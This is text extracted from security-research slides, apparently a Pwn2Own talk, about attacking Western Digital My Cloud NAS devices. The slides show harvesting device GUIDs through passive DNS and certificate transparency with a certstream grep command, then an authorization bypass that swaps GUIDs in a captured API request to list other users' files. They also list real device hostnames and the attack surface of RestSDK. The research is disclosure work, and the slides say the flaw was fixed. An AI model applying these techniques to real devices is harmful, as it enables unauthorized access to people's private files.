
Attacker

Leak GUID
via HTTPS



NAS


How Does the LAN Redirect Work?




Leaking GUIDs via LAN is not Enough



Using special DNS with **GUID** to access the LAN IP of the device



User



NAS

<https://device-local-6eff0470-804a-4d12-9e3d-88f090de36f0.remotewd.com:4430/sdk/v1/volumes>

<https://t.me/learningnets>

WD LAN DNS Names

device-local-GUID.remotewd.com → **LAN IP**

```
→ ~ nslookup device-local-6eff0370-801a-4d42-9e9d-88e090de39f0.remotewd.com
```

```
Server:
```

```
Address: ██████████ #53
```

```
Non-authoritative answer:
```

```
Name: device-local-6eff0370-801a-4d42-9e9d-88e090de39f0.remotewd.com
```

```
Address: 10.100.233.43
```

Leak GUIDs Through Passive DNS

SecurityTrails

A Recorded Future Company

device-local-

KEYWORD device-local-

1 - 50 of 10,000+ results

« ‹ 1 2 »

Domain

device-local-01ec5bc5-bc9[redacted]82e7b5763.remotewd.com

device-local-044d082e-5df[redacted]1e5ee459eb.remotewd.com


device-local-0af5e148-1f0[redacted]c5b4950[redacted].remotewd.com

device-local-0be95781-69[redacted]e[redacted].remotewd.com



Attacker

Leak GUID
through
Passive DNS



DNS DB

device-local-

KEYWORD device-local-

1 - 50 of 10,000+ results

device-local-01ec5bc5-bc9[REDACTED]82e7b5763.remotewd.com


device-local-044d082e-5d6[REDACTED]1e5ee459eb.remotewd.com

device-local-0af5e148-1f0[REDACTED]c5b4350d1.remotewd.com

device-local-0be95781-694[REDACTED]eec0cb1101.remotewd.com


Thousands of Old History DNS Records is Not Enough

- We downloaded many passive DNS records
- But many of the GUIDs were old and “dead”
- Can we improve?



Certificate Harvesting

- Keeps records of billions of certificates
- Accessible API / download dataset
 - censys
 - crt.sh
 - SecurityTrails
 - Rapid7 Sonar



crt.sh Certificate Search

Enter an **Identity** (Domain Name, Organization Name, etc),
a **Certificate Fingerprint** (SHA-1 or SHA-256) or a **crt.sh ID**:

Search [Advanced...](#)



Censys Datasets

There are three Censys datasets that we provide access to:

1. **Universal Internet Dataset (IPv4 + IPv6 Scanning)**: Censys continually scans the IPv4 address space and known IPv6 addresses on 3,500+ ports and 100 protocols in order to maintain a dataset that describes all publicly accessible hosts, including their services, software, and security risks. We publish an updated daily snapshot of the state of the public address space. We also store around 5 years of historical snapshots.
2. **Certificates**: We provide a dataset of all known unique X.509 certificates, which are downloaded from publicly known CT servers or found during Censys Internet scans. This dataset contains around 6 billion certificates.

dataset contains around 6 billion certificates.






1.5m certs just in the last 3 months!

☰ Results

Certificate Filters

For all fields, see [Data Definitions](#)

Label:













- 1.52M  leaf
- 1.52M  unexpired
- 1.52M  dv
- 1.52M  ever-trusted
- 1.52M  trusted
- More

Issuer:

- 1.52M Let's Encrypt
- 4 Cloudflare, Inc.
- 2 Fortinet

Certificates

Results: 1,517,264 Time: 8.17s

-  **CN=device-local-0efa3850-e34b-4d44-8000-6ad6286baa5f.remotewd.com**
 -  Let's Encrypt R3
 -  2023-06-18 — 2023-09-16
 -  device-local-0efa3850-e34b-4d44-8000-6ad6286baa5f.remotewd.com
-  **CN=device-local-fd830d3b-c445-4d44-8000-05f38b31c948.remotewd.com**
 -  Let's Encrypt R3
 -  2023-06-18 — 2023-09-16
 -  device-local-fd830d3b-c445-4d44-8000-05f38b31c948.remotewd.com
-  **CN=device-local-9e2405a2-ca29-4d44-8000-50bbf1c04af29.remotewd.com**
 -  Let's Encrypt R3
 -  2023-06-18 — 2023-09-16
 -  device-local-9e2405a2-ca29-4d44-8000-50bbf1c04af29.remotewd.com

**Billions of Records!
Can we do the
same?**



Certificate Transparency Log (CTL)

Internet security standard for monitoring and auditing the issuance of digital certificates.

RFC-9162 - Certificate Transparency Version 2.0

Improves transparency, detect malicious activities

- Anomalies
- Impersonation
- Phishing

Public tools to receive continuous stream

- <https://certstream.calidog.io/>
- <https://ct.cloudflare.com/>
- <https://nikita-kun.github.io/certificate-transparency-root-explorer/>

<https://t.me/learningnets>

```
-----BEGIN CERTIFICATE-----  
Base64-encoded certificate  
-----END CERTIFICATE-----  
-----BEGIN CERTIFICATE-----  
Base64-encoded certificate  
-----END CERTIFICATE-----  
-----BEGIN CERTIFICATE-----  
Base64-encoded certificate  
-----END CERTIFICATE-----
```

Leaking ALL WD GUIDs

- Subscribing to CTL feed
- Grepping on `remotewd.com`
- We now leak GUIDs in real-time, of real devices!

```
→ Downloads certstream | grep remotewd
```

```
https://ct.googleapis.com/logs/argon2023/ - device-local-4f0185fd-0d17-42d3-808f-4fbfa1179a11.remotewd.com  
https://ct.googleapis.com/logs/argon2023/ - device-5e1d9853-d4a4-4dc2-92dc-258c7f0c1304.remotewd.com  
https://ct.googleapis.com/logs/argon2023/ - device-local-724989fa-4f18-4888-bfa6-69f1c1fe5120.remotewd.com  
https://ct.googleapis.com/logs/argon2023/ - device-local-2c728b62-8b42-4dc9-981b-aae72f77e5b1.remotewd.com  
https://ct.googleapis.com/logs/argon2023/ - device-local-f6e44259-ff25-4d3b-948f-fd99af8727ee.remotewd.com  
https://ct.googleapis.com/logs/argon2023/ - device-local-0a63cf71-f70b-48ce-b351-b977a5551e4e.remotewd.com  
https://ct.googleapis.com/logs/argon2023/ - device-aa137ed7-e44b-442b-ba71-bb14041334e0.remotewd.com
```

We Now Had an Updated List of ALL GUIDs!

```
98564 device-local-2585f d-34be-4332-8333-9f 93 1e13.remotewd.com
98565 device-local-f4efe 5-32b1-400f-b984-f2 8a 3485.remotewd.com
98566 device-local-4af3e 0-3e98-4cb6-bd40-da ce 654e.remotewd.com
98567 device-local-9c56a 2-14f3-4dee-89e9-dd 48 7dce.remotewd.com
98568 device-local-4ece3 f-a1fb-4446-8e4d-d8 94 a76f.remotewd.com
98569 device-local-ae47d c-5056-44f3-ab54-6a 90 a47c.remotewd.com
98570 device-local-de276 3-c92a-42b4-9805-18 d9 3885.remotewd.com
98571 device-local-b3ede d-1964-4f05-a09d-e0 a4 d2a4.remotewd.com
98572 device-local-14a1f 9-1b8b-458e-9560-be c0 8d4a.remotewd.com
98573 device-local-76b03 d-cba7-43ea-b8d1-2f 1f 482a.remotewd.com
98574 device-local-bb15d f-73de-4309-ba6e-f1 d9 713c.remotewd.com
98575 device-local-1b3d9 e-20ec-4782-848f-db c3 d227.remotewd.com
98576 device-local-1cfc5 8-e969-428b-ac1e-59 5b 6b07.remotewd.com
98577 device-local-6c600 6-bf50-4c11-0d73-81 36 525b.remotewd.com
```

Our Plan to Exploit All Devices

We “just” need to:

~~Break~~ Leak all GUIDs



Find auth bypass

Find RCE

<https://t.me/learningnets>



First, We Tried the Naive Approach






```
Raw Hex
1 GET /623 [GUID] 38/sdk/v1/changes?pageToken=AAAAA AAAAA&limit=
50%2C20 HTTP/2
2 Host: prod-534d57eabe6cde9.wdckeystone.com
3 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
4 Pragma: no-cache
5 X-Correlation-Id: w_g:0t
6 Accept-Language: en-US,en;q=0.8
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cGU6IjY9bnV5SAAk
VZNE5FS
ZCI6IiLFUQkdPVFJCUW
WCzoVl2F1dGgwLmFjY
iFSTBNRF
/dpdGFsLr
SL_emyv5AAk
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
0 Cache-Control: no-cache
1 Sec-Ch-Ua-Platform: "macOS"
2 Accept: */*
3 Origin: https://os5.mycloud.com
4 Sec-Fetch-Site: cross-site
5 Sec-Fetch-Mode: cors
6 Sec-Fetch-Dest: empty
7 Referer: https://os5.mycloud.com/
8 Accept-Encoding: gzip, deflate
```

<https://t.me/learningnets>

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: *
3 Access-Control-Expose-Headers: Date, Vary, Content-Encoding, Etag, Content
4 Content-Type: application/json
5 Date: Sun, 18 Sep 2022 16:00:52 GMT
6 Etag: "vukELyPbPff eJuM4s1gpM8VAYI"
7 Vary: Origin
8 Content-Length: 1950
9
10 {
  "pageToken": "AAAAAA",
  "changes": [
    {
      "fileID": "zhg4xv",
    },
    {
      "fileID": "cqc436",
    },
    {
      "fileID": "lw3k4",
    },
    {
      "fileID": "ydcrmw",
    },
    {
      "fileID": "k22o4",
    },
    {
      "fileID": "7kdq4c",
    },
    {
      "fileID": "ibqk2l",
    },
    {
      "fileID": "skvkqc",
    },
    {
      "fileID": "vt3xbe",
    },
    {
      "fileID": "uzvm36",
    },
    {
      "fileID": "whbihc",
    },
  ],
}
```



We just replaced our GUID,
with another one, and it
worked!



**We now had
access everyone's
files!**

Our Plan to Exploit All Devices


We “just” need to:

[✓] ~~Break~~ Leak all GUIDs


[✓] Find auth bypass

[?] Find RCE





**I can access
files in any WD
cloud-connected
device**



**I can access
files in any WD
cloud-connected
device**

**2 weeks before
Pwn2Own WD
fixed the auth
issue**

Our Plan to Exploit All Devices

We “just” need to:

~~Break~~ Leak all GUIDs

Find auth bypass

Find RCE



RestSDK

Main cloud binary - `restsdk-server`

- API server for cloud functionality (read/write files)

Listens on TCP ports (bound to all interface `0.0.0.0`)

- `8001 / 4430` - HTTP/HTTPS server for cloud functionality
- `8003` - Cloud connectivity (proxy)

Written in golang

- Size ~50Mb, 20k+ functions
- Less attack surface, built-in security thanks to golang

We want to RE, debug, and MiTM this process!

```
root@MyCloudPR4100 ~ # ps aux | grep restsdk
restsdk-server -minimal -configPath /usr/loc
```


RestSDK - Enable Logging

Special `http2-golang` debug flags for detailed tracing


- `export GODEBUG=http2debug=2`

```
importPath": "github.com/wdc-csbu/gost  
log", "file": "log.go", "fn": "ErrorWriter.V  
, "line": 643, "message": "2022/10/27 03:21:  
http2: decoded hpack field header field  
":path\" = \"/sdk/v1/devicePerms\\n"}]]  
"file": "log.go", "fn": "(*Logger).Output"  
ime": 1661485041, "githash": "bbc2f", "imp  
th": "log", "line": 195, "msgid": "error", "tr  
[{"importPath": "github.com/wdc-csbu/gost
```

GET
/sdk/v1/device
Perms



GUID



OS5
My Cloud


RestSDK - MITM

```
16 # Config URL. Must be set if realCloud is true.  
17 configURL = "https://config.mycloud.com"  
18
```

- RestSDK uses a configuration file
 - /usr/local/modules/restsdk/etc/restsdk-server.toml
- Dozens of endpoints, subdomains, urls, etc
 - <https://config.mycloud.com/config/v1/config>
- How can we MiTM all of them?

Service Name	Endpoint
proxy	https://prod-proxy.wdckeystone.com
account.login	https://auth0.accounts.westerndigital.com
device	https://prod.wdckeystone.com
ota	https://prod-gateway.wdckeystone.com/ota
auth0	https://prod.wdckeystone.com/authrouter
m2m	https://prod.wdckeystone.com/m2m

Get Cloud Configuration




```
